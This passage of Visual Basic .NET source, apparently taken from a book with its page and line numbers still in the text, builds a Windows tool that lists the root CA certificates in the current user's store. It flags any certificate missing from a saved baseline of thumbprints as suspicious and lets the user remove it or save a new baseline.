Me.BtnCreateCA.Location = New System.Drawing.Point(703, 80)
Me.BtnCreateCA.Name = "BtnCreateCA"
Me.BtnCreateCA.Size = New System.Drawing.Size(100, 24)                  150
Me.BtnCreateCA.TabIndex = 9
Me.BtnCreateCA.Text = "Create CA List"
'
'MainDlg
'
Me.AutoScale = False
Me.AutoScaleBaseSize = New System.Drawing.Size(5, 13)
Me.ClientSize = New System.Drawing.Size(811, 392)
Me.Controls.Add(Me.BtnCreateCA)
Me.Controls.Add(Me.FakeCAs)                                             160
Me.Controls.Add(Me.NumRootCAs)
Me.Controls.Add(Me.Label1)
Me.Controls.Add(Me.Label2)
Me.Controls.Add(Me.BtnRemoveCA)
Me.Controls.Add(Me.BtnClose)
Me.Controls.Add(Me.BtnScan)
Me.Controls.Add(Me.CertList)
Me.FormBorderStyle = System.Windows.Forms.FormBorderStyle.Fixed3D
Me.Icon = CType(resources.GetObject("$this.Icon"), System.Drawing.Icon)
Me.MaximizeBox = False                                                  170
```

```
        Me.Name = "MainDlg"
        Me.Text = "Certificates Scan "
        Me.ResumeLayout(False)


    End Sub

#End Region


    Private Sub MainDlg_Load(ByVal sender As System.Object, _        180
            ByVal e As System.EventArgs) Handles MyBase.Load


        ' NOTE ***********************
        ' You have to load both Root and CA stores.
        ' Root store holds CA and CA holds less frequently used CA
        ' **********************


        ' Load Valid Root Certificates
        LoadValidCA()
                                                                    190

        store.Open(CAPICOM.CAPICOM_STORE_LOCATION.CAPICOM_CURRENT_USER_STORE, _
            CAPICOM.Constants.CAPICOM_ROOT_STORE, _
            CAPICOM.CAPICOM_STORE_OPEN_MODE.CAPICOM_STORE_OPEN_READ_WRITE)
        LoadCertificates()
    End Sub
    Private Sub LoadValidCA()
        Dim IEValidCA As Integer
        Dim Thumbprint As String
        Dim bytes(39) As Char
                                                                    200
        Try
            Dim CertFile As New FileStream("ie6_cert.bin", FileMode.Open, _
                FileAccess.Read)

            Dim Stream As New System.IO.BinaryReader(CertFile)


            ValidCAs.Clear()
            bytes = Stream.ReadChars(40)
                                                                    210
            While (bytes.Length = 40)
                Thumbprint = ""
                Dim i As Integer
```

172

```vbnet
        'For i = 0 To 39
        Thumbprint = bytes
        'Next
        ValidCAs.Add(Thumbprint)
        bytes = Stream.ReadChars(40)
    End While
```
```vbnet
        CertFile.Close()
    Catch E As Exception
        MsgBox(E.Message)
    End Try
End Sub
Private Function IsValidRootCA(ByVal CertThumbprint As String) As Boolean
    If (ValidCAs.Contains(CertThumbprint)) Then
        Return True
    End If
    Return False
```
```vbnet
End Function
Private Sub LoadCertificates()
    Dim CertIndex As System.Collections.IEnumerator
    Dim MoreCert As Boolean
    Dim Cert As CAPICOM.Certificate
    Dim item As Integer
    Dim iFakeCAs, iRootCAs As Integer

    iFakeCAs = 0
    iRootCAs = 0
```
```vbnet
    RootCA = store.Certificates

    CertList.Clear()
    CertList.CheckBoxes = False
    CertList.View = View.Details
    CertList.Columns.Add("Issued to", 200, HorizontalAlignment.Left)
    CertList.Columns.Add("Issued by", 200, HorizontalAlignment.Left)
    CertList.Columns.Add("Thumbprint", 80, HorizontalAlignment.Left)
    CertList.Columns.Add("Expiration Date", 80, HorizontalAlignment.Left)
    CertList.Columns.Add("Status", 80, HorizontalAlignment.Left)
```
```vbnet
    CertList.MultiSelect = False
    CertList.FullRowSelect = True
    CertList.SmallImageList = ImageList1
    CertList.HideSelection = False
```

```
    item = 0
    CertIndex = RootCA.GetEnumerator()

    MoreCert = CertIndex.MoveNext()                                    260
    While MoreCert
        iRootCAs = iRootCAs + 1
        Cert = CertIndex.Current()

        Dim ImageIndex As Integer = 1
        If (IsValidRootCA(Cert.Thumbprint)) Then
            ImageIndex = 0
        Else
            iFakeCAs = iFakeCAs + 1
        End If                                                         270

        Dim CertListItem As New ListViewItem _
         (Cert.GetInfo(CAPICOM.CAPICOM_CERT_INFO_TYPE. _
                CAPICOM_CERT_INFO_SUBJECT_SIMPLE_NAME), ImageIndex)

        If (ImageIndex <> 0) Then
            CertListItem.BackColor = System.Drawing.Color.Yellow
        End If
        CertListItem.SubItems.Add(Cert.GetInfo _
         (CAPICOM.CAPICOM_CERT_INFO_TYPE.CAPICOM_CERT_INFO_ISSUER_SIMPLE_NAME)) 280
        Dim Thumbprint As String
        Thumbprint = Cert.Thumbprint

        CertListItem.SubItems.Add(Thumbprint)
        CertListItem.SubItems.Add(Format(Cert.ValidToDate, "Short Date"))
        If (ImageIndex = 0) Then
            CertListItem.SubItems.Add("OK")
        Else
            CertListItem.SubItems.Add("Suspicious")
        End If                                                         290
        CertList.Items.Add(CertListItem)
        MoreCert = CertIndex.MoveNext()
        item = item + 1
    End While
    CertIndex.Reset()

    FakeCAs.Text = iFakeCAs
    NumRootCAs.Text = iRootCAs
End Sub
```

```
Private Sub CertList_DoubleClick(ByVal sender As Object, _                    300
                ByVal e As System.EventArgs) Handles CertList.DoubleClick
    Dim CertListItem As ListViewItem
    Dim CertIndex As System.Collections.IEnumerator

    CertListItem = CertList.SelectedItems.Item(0)

    CertIndex = RootCA.GetEnumerator()
    Dim Found As Boolean = False
    Dim Cert As CAPICOM.Certificate
                                                                            310
    While Not Found And CertIndex.MoveNext()
        Cert = CertIndex.Current()
        If (Cert.Thumbprint.CompareTo(CertListItem.SubItems(2).Text()) = 0) Then
            Found = True
        End If
    End While

    If (Found) Then
        Me.SendToBack()
        Cert.Display()                                                      320
    End If

End Sub

Private Sub BtnClose_Click(ByVal sender As System.Object, _
                ByVal e As System.EventArgs) Handles BtnClose.Click
    Close()
End Sub

Private Sub BtnRemove_Click(ByVal sender As System.Object, _               330
                ByVal e As System.EventArgs) Handles BtnRemoveCA.Click
    Dim CertListItem As ListViewItem
    Dim CertIndex As System.Collections.IEnumerator

    If (CertList.SelectedItems.Count() > 0) Then
        CertListItem = CertList.SelectedItems.Item(0)

        CertIndex = RootCA.GetEnumerator()
        Dim Found As Boolean = False
        Dim Cert As CAPICOM.Certificate                                    340

        While Not Found And CertIndex.MoveNext()
```

```
                Cert = CertIndex.Current()
                If (Cert.Thumbprint.CompareTo(CertListItem.SubItems(2).Text()) = 0) Then
                    Found = True
                End If
            End While
            On Error Resume Next
            If (Found) Then
                If MsgBox("Are you sure to remove the selected certificate?", _     350
                  MsgBoxStyle.YesNoCancel, "Warning!") = MsgBoxResult.Yes Then
                    store.Remove(Cert)
                    LoadCertificates()
                End If
            End If
        End If

End Sub

Private Sub BtnCreateCA_Click(ByVal sender As System.Object, _              360
            ByVal e As System.EventArgs) Handles BtnCreateCA.Click
    Dim CertIndex As System.Collections.IEnumerator
    Dim MoreCert As Boolean
    Dim Cert As CAPICOM.Certificate
    Dim item As Integer
    If MsgBox("Are you sure you want to make the currently installed root CAs " & _
        "as valid root CAs?", MsgBoxStyle.YesNoCancel, "Warning!") _
            = MsgBoxResult.Yes Then


                                                                            370
        Dim CertFile As New FileStream("ie6_cert.bin", FileMode.Create, _
            FileAccess.Write)
        Dim Stream As New System.IO.BinaryWriter(CertFile)
        Dim bytes(39) As Char



        RootCA = store.Certificates
        CertIndex = RootCA.GetEnumerator()
                                                                            380
        MoreCert = CertIndex.MoveNext()

        While MoreCert
            Cert = CertIndex.Current()
            Stream.Write(Cert.Thumbprint.ToCharArray)
```

176

```
            MoreCert = CertIndex.MoveNext()
        End While
        CertFile.Close()
        LoadValidCA()
        LoadCertificates()                                              390
    End If

    End Sub


    Private Sub BtnScan_Click(ByVal sender As System.Object, _
                ByVal e As System.EventArgs) Handles BtnScan.Click
        LoadCertificates()
    End Sub
End Class
```